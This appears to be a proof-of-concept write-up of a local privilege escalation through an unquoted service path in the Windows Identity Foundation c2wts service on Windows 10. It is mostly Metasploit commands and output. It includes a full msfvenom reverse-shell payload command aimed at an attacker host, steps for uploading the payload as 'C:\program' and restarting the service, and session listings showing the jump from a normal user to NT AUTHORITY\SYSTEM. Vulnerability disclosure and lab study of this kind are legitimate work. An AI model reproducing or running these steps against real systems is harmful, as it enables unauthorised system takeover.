
Local Privilege Escalation via Unquoted Service Path

Win10 x64
Windows Identity Foundation 3.5 (c2wtshost.exe)

I executed a powershell stager on the “victim” machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine
Once the connection is established



```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 1 opened (192.168.10.15:4444 -> 192.168.10.31:51174) at 2020-12-08 18:42:
42 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  192.168.10.15:4444 -> 192.
168.10.31:51174 (192.168.10.31)
```

I enumerated services and configurations and I found out an unquoted service path


```
ServiceName: c2wts
Path: C:\Program Files\Windows Identity Foundation\v3.5\c2wtshost.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'c2wts' -Path <HijackPath>
```

Since the unquoted path is C:\Program Files\Windows Identity Foundation\v3.5\c2wtshost.exe

I forged an executable that run a reverse shell toward my attacking machine and named it “program” in order to make it run by the service.


I uploaded it to the victim machine and,as the local user, I put it in “c:\”

```
msfvenom  LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows  -f exe -o program
```



```
meterpreter > upload program
[*] uploading  : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded   : /root/winpayloads/program -> program
```


I stopped the service called “c2wts”



```
PS C:\Windows\system32> stop-service c2wts
PS C:\Windows\system32> get-service c2wts

Status   Name               DisplayName
------   ----               -----------
Stopped  c2wts              Servizio di conversione da attestaz...
```


As soon as I restarted the service



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> start-service c2wts
```

I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM



```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10   192.168.10.15:4444 -> 192
.168.10.31:51174 (192.168.10.31)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10  192.168.10.15:4445 -> 192
.168.10.31:51334 (192.168.10.31)
```